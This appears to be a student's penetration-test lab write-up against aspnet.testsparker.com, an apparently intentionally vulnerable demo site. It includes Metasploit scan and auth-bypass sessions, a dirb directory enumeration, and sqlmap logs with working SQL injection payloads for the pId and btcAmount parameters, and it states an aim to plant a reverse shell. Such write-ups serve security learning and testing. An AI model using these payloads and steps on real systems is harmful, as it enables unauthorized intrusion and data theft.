
```
msf6 auxiliary(scanner/http/crawler) > wmap_targets -t 54.204.37.212,http://54.204.37.212/Shop.aspx
msf6 auxiliary(scanner/http/crawler) > wmap_run -e
[*] Using ALL wmap enabled modules.
[-] NO WMAP NODES DEFINED. Executing local modules
[*] Testing target:
[*]     Site: 54.204.37.212 (54.204.37.212)
[*]     Port: 80 SSL: false
============================================================
[*] Testing started. 2022-04-14 14:49:36 -0400
[*] Loading wmap modules...
[*] 39 wmap enabled modules loaded.
[*]
=[ SSL testing ]=
```

```
=[ SSL testing ]=
============================================================
[*] Target is not SSL. SSL modules disabled.
[*]
=[ Web Server testing ]=
============================================================
[*] Module auxiliary/scanner/http/http_version

[+] 54.204.37.212:80 Microsoft-HTTPAPI/2.0
[*] Module auxiliary/scanner/http/open_proxy
[*] Module auxiliary/admin/http/tomcat_administration
[*] Module auxiliary/admin/http/tomcat_utf8_traversal
[*] Attempting to connect to 54.204.37.212:80
[+] No File(s) found
[*] Module auxiliary/scanner/http/drupal_views_user_enum
[-] 54.204.37.212 does not appear to be vulnerable, will not continue
[*] Module auxiliary/scanner/http/frontpage_login
[*] 54.204.37.212:80      - http://54.204.37.212/ may not support FrontPage Server Extensio
ns
```


```
[*] 54.204.37.212:80      - http://54.204.37.212/ may not support FrontPage Server Extensions
[*] Module auxiliary/scanner/http/host_header_injection
[*] Module auxiliary/scanner/http/options
[*] Module auxiliary/scanner/http/robots_txt
[*] Module auxiliary/scanner/http/scraper
[*] Module auxiliary/scanner/http/svn_scanner
[*] Using code '404' as not found.
[*] Module auxiliary/scanner/http/trace
[*] Module auxiliary/scanner/http/vhost_scanner
[*] [54.204.37.212] Sending request with random domain Orihx.
[*] [54.204.37.212] Sending request with random domain UsphO.
[*] Module auxiliary/scanner/http/webdav_internal_ip
[*] Module auxiliary/scanner/http/webdav_scanner
[*] Module auxiliary/scanner/http/webdav_website_content
[*]
=[ File/Dir testing ]=
============================================================
[*] Module auxiliary/scanner/http/backup_file
[*] Module auxiliary/scanner/http/brute_dirs
[*] Path: /
[*] Using code '404' as not found.
```

After learning about the web application structure, I found out that it has a statics directory which could not be navigated from the aspnet.testsparker.com. So I used another Metasploit auxiliary scrawler to learn how to navigate to the statics directory. I was able to detect how to navigate to other hidden pages of aspnet.testsparker.com. The hidden pages including:


- http://aspnet.testsparker.com/statics/
- http://aspnet.testsparker.com/sitemap.xml



In the aspnet.testsparker.com/statics/ website, I found an interesting file called “data.mdb” which I believe is a database because of its ending extension.



In the aspnet.testsparker.com/sitemap.xml website, I found a list of website's important pages.





I want to upload a reverse shell to the website, so I tried to find if aspnet.testsparker.com has any upload directory or not. Unfortunately, I could not find any. However, I was not find other hidden directories. Newly found sites including:

- http://aspnet.testsparker.com/crossdomain.xml
- http://aspnet.testsparker.com/robots.txt
- http://aspnet.testsparker.com/usercontrols/pages/
- http://aspnet.testsparker.com/panel/

```
[04/14/22]seed@VM:~$ dirb http://aspnet.testsparker.com

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Thu Apr 14 20:16:39 2022
URL_BASE: http://aspnet.testsparker.com/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://aspnet.testsparker.com/ ----
==> DIRECTORY: http://aspnet.testsparker.com/administrator/
+ http://aspnet.testsparker.com/crossdomain.xml (CODE:200|SIZE:271)
+ http://aspnet.testsparker.com/dashboard (CODE:302|SIZE:156)
+ http://aspnet.testsparker.com/js (CODE:401|SIZE:2271)
==> DIRECTORY: http://aspnet.testsparker.com/panel/
+ http://aspnet.testsparker.com/robots.txt (CODE:200|SIZE:56)
+ http://aspnet.testsparker.com/sitemap.xml (CODE:200|SIZE:3221)
==> DIRECTORY: http://aspnet.testsparker.com/usercontrols/
==> DIRECTORY: http://aspnet.testsparker.com/panel/
+ http://aspnet.testsparker.com/robots.txt (CODE:200|SIZE:56)
+ http://aspnet.testsparker.com/sitemap.xml (CODE:200|SIZE:3221)
==> DIRECTORY: http://aspnet.testsparker.com/usercontrols/

---- Entering directory: http://aspnet.testsparker.com/administrator/ ----

---- Entering directory: http://aspnet.testsparker.com/panel/ ----

---- Entering directory: http://aspnet.testsparker.com/usercontrols/ ----
==> DIRECTORY: http://aspnet.testsparker.com/usercontrols/pages/
==> DIRECTORY: http://aspnet.testsparker.com/usercontrols/Pages/

---- Entering directory: http://aspnet.testsparker.com/usercontrols/pages/ ----

---- Entering directory: http://aspnet.testsparker.com/usercontrols/Pages/ ----

-----------------
END_TIME: Thu Apr 14 20:56:05 2022
DOWNLOADED: 27672 - FOUND: 5
[04/14/22]seed@VM:~$
```

I was able to access the crossdomain.xml and robots.txt, but not the usercontrols/pages/ and panel pages. They gave me a 403 (Forbidden) error response even though I already signed in with God blessed admin credentials. With the 403 response, I knew the admin credentials I was using does not have highest privileges.





Knowing the login credentials that I have does not have enough privileges, I tried to use Metasiploit verb_auth_bypass module to access the usercontrols/pages and panel directories, but it gave me interesting results. These pages do not require authentication. Therefore, I think

the think these website pages may have some important information or functions that the owner had to set a firewall or security configuration to block people from accessing this page. So I knew my goal is to get the reverse shell in the webserver and elevate the privilege to turn off the firewall and try to access these forbidden pages.

```
msf6 auxiliary(scanner/http/verb_auth_bypass) > set TARGETURI /panel
TARGETURI => /panel
msf6 auxiliary(scanner/http/verb_auth_bypass) > run

[*] http://54.204.37.212/panel - Authentication not required [301]
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/http/verb_auth_bypass) > set TARGETURI /usercontrols/pages
TARGETURI => /usercontrols/pages
msf6 auxiliary(scanner/http/verb_auth_bypass) > run

[*] http://54.204.37.212/usercontrols/pages - Authentication not required [301]
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/http/verb_auth_bypass) > set TARGETURI /usercontrols/Pages/
TARGETURI => /usercontrols/Pages/
msf6 auxiliary(scanner/http/verb_auth_bypass) > run

[*] http://54.204.37.212/usercontrols/Pages/ - Authentication not required [403]
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/http/verb_auth_bypass) > set TARGETURI /usercontrols/pages/
TARGETURI => /usercontrols/pages/
msf6 auxiliary(scanner/http/verb_auth_bypass) > run

[*] http://54.204.37.212/usercontrols/pages/ - Authentication not required [403]
[*] Scanned 1 of 1 hosts (100% complete)
```

While exploring the website, I found a few URLs that seem to be vulnerable to SQL injection attacks. So I ran sqlmap commands against those URLs to check that and also tried to inject the OS shell into the web server. Unfortunately, I could not get the OS shell but I found that they are indeed vulnerable to SQL injection attacks. In addition, I was also able to find the name of 6 databases in this website and also the type of the database.

- The database's names are ASPState, master, model, msdb, tempdb, and testsparker.

  The type of the database is Microsoft SQL Server 2014.

```
root@VM:~# sqlmap --url http://aspnet.testsparker.com/Products.aspx?pId=3 --dbs
        ___
       __H__
 ___ ___[']_____ ___ ___  {1.4.4#stable}
|_ -| . ['] |     | .'| . |
|___|_  [.]_|_|_|__,|  _|
      |_|V...       |_|   http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is
 illegal. It is the end user's responsibility to obey all applicable local, state and feder
al laws. Developers assume no liability and are not responsible for any misuse or damage ca
used by this program

[*] starting @ 01:56:12 /2022-04-15/

[01:56:12] [INFO] testing connection to the target URL
[01:56:19] [INFO] GET parameter 'pId' appears to be 'Boolean-based blind - Parameter replac
e (original value)' injectable (with --string="IV")
[01:56:21] [INFO] heuristic (extended) test shows that the back-end DBMS could be 'Microsof
t SQL Server'
it looks like the back-end DBMS is 'Microsoft SQL Server'. Do you want to skip test payload
s specific for other DBMSes? [Y/n] n
Screenshot
[01:58:02] [INFO] testing Microsoft SQL Server
[01:58:02] [INFO] confirming Microsoft SQL Server
[01:58:03] [INFO] the back-end DBMS is Microsoft SQL Server
back-end DBMS: Microsoft SQL Server 2014
[01:58:03] [INFO] fetching database names
[01:58:03] [INFO] fetching number of databases
[01:58:03] [WARNING] running in a single-thread mode. Please consider usage of option '--th
reads' for faster data retrieval
[01:58:03] [INFO] retrieved: 6
[01:58:04] [INFO] retrieved:
[01:58:04] [WARNING] (case) time-based comparison requires reset of statistical model, plea
se wait.............................. (done)
[01:58:11] [INFO] retrieved: 'testsparker'
[01:58:11] [INFO] retrieved: 'master'
[01:58:11] [INFO] retrieved: 'tempdb'
[01:58:11] [INFO] retrieved: 'model'
[01:58:11] [INFO] retrieved: 'msdb'
[01:58:11] [INFO] retrieved: 'testsparker'
[01:58:11] [INFO] retrieved: 'ASPState'
[01:58:11] [INFO] retrieved: ' '
available databases [6]:
[*] ASPState
[*] master
[*] model
[*] msdb
[*] tempdb
[*] testsparker

[01:58:11] [INFO] fetched data logged to text files under '/root/.sqlmap/output/aspnet.test
sparker.com'
```


- The pId parameter in the URI of the Product.aspx page is vulnerable to SQL injection


```
root@VM:~/.sqlmap/output/aspnet.testsparker.com# cat log
sqlmap identified the following injection point(s) with a total of 79 HTTP(s) requests:
---
Parameter: pId (GET)
    Type: boolean-based blind
    Title: Boolean-based blind - Parameter replace (original value)
    Payload: pId=(SELECT (CASE WHEN (1415=1415) THEN 3 ELSE (SELECT 4015 UNION SELECT 7120)
 END))

    Type: error-based
    Title: Microsoft SQL Server/Sybase error-based - Parameter replace
    Payload: pId=(CONVERT(INT,(SELECT CHAR(113)+CHAR(106)+CHAR(98)+CHAR(118)+CHAR(113)+(SEL
ECT (CASE WHEN (1006=1006) THEN CHAR(49) ELSE CHAR(48) END))+CHAR(113)+CHAR(112)+CHAR(112)+
CHAR(122)+CHAR(113))))
```

- The btcAmoun parameter in the JSON body of the Converter.aspx is vulnerable to SQL injection


```
---
Parameter: JSON btcAmount ((custom) POST)
    Type: boolean-based blind
    Title: Boolean-based blind - Parameter replace (original value)
    Payload: {"btcAmount":"(SELECT (CASE WHEN (2434=2434) THEN 1 ELSE (SELECT 6553 UNION SELECT 3191) END))"}

    Type: error-based
    Title: Microsoft SQL Server/Sybase error-based - Parameter replace
    Payload: {"btcAmount":"(CONVERT(INT,(SELECT CHAR(113)+CHAR(122)+CHAR(120)+CHAR(112)+CHAR(113)+(SELECT (CASE WHEN (7397=7397) THE
N CHAR(49) ELSE CHAR(48) END))+CHAR(113)+CHAR(113)+CHAR(120)+CHAR(112)+CHAR(113))))"}

    Type: time-based blind
    Title: Microsoft SQL Server/Sybase time-based blind - Parameter replace (heavy queries)
    Payload: {"btcAmount":"(SELECT (CASE WHEN (1258=1258) THEN (SELECT COUNT(*) FROM sysusers AS sys1,sysusers AS sys2,sysusers AS s
ys3,sysusers AS sys4,sysusers AS sys5,sysusers AS sys6,sysusers AS sys7) ELSE 1258 END))"}
---
[23:44:04] [INFO] the back-end DBMS is Microsoft SQL Server
back-end DBMS: Microsoft SQL Server 2014
[23:44:04] [CRITICAL] unable to prompt for an interactive operating system shell via the back-end DBMS because stacked queries SQL i
njection is not supported
[23:44:04] [WARNING] you haven't updated sqlmap for more than 744 days!!!
```

After using sqlmap to scan for the SQL injection vulnerable web pages, I tried to inject a few SQL statements to extract more information. I could not find much information in the Product.aspx page because look like the website developer designed the website to replace all the common SQL keywords and characters such as single quotation (‘), “delay”, “or”, “and” with empty string and replace “information_schema” with “infmation.schema”.







